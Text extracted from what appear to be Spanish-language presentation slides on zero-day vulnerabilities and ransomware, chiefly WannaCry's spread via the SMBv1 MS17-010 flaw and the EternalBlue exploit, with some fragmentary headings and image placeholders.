


Hay que pensar siempre en el eslabón más débil




Zero-Day Vulnerability: A Vulnerability that hasn't been disclosed or patched by the software vendor.

Zero-Day Vulnerabilities



CEF.- Zero-Day Vulnerabilities


Se ha pu



CEF. – RansomWare Families

Se ha puesto de moda:

Ryuk es un ransomware que apareció primera vez en agosto de 2018



WANNACRY Ransomware




WANNACRY Ransomware (WanaCrypt0r 2.0 o WCry)

✓ ¿Qué es WannaCry?


- ataca a las redes usando SMBv1, un protocolo que ayuda a los equipos a comunicarse con las impresoras y otros dispositivos conectados a la red.
- Esta versión de SMB, diseñada en 2003, dejó a los equipos expuestos a los hackers y esta vulnerabilidad se denominó MS17-010.
- Usó dos métodos de ataque encontrados en el arsenal filtrado de la Agencia de Seguridad Nacional de EE. UU. (Exploit Eternalblue y DOUBLEPULSAR)
- Al menos tres variantes llamadas EternalChampion, EternalRomance, y EternalSynergy aún [seguían afectando a varias versiones de Windows](#)
- Microsoft creó un parche para corregirla a principios de marzo para las versiones de Windows a las que seguía ofreciendo soporte, pero cualquier persona que no lo instalara se convertía en blanco fácil para los hackers que habían diseñado WannaCry.
- WannaCry se introduce en los equipos que utilizan Windows para cifrar los archivos e impedir que los usuarios puedan acceder a ellos hasta que no paguen 300 \$ en bitcoins en un plazo de tres días. Después, el precio se duplica.
- algunas soluciones parciales al problema → el célebre [mecanismo 'kill switch'](#) descubierto casi por accidente.
- ciberataque masivo procedía de Corea del Norte**

Eternalblue


- El exploit de Eternal Blue, germen de todo este desastre, **sigue activo**.
- La empresa de seguridad Rapid7 creó el llamado [Project Heisenberg](#) para monitorizar la actividad entorno a esta vulnerabilidad.



WANNACRY Ransomware



TeslaCrypt Ransomware – Technical Support Available



Hacktool.MulAPurpose (EK)

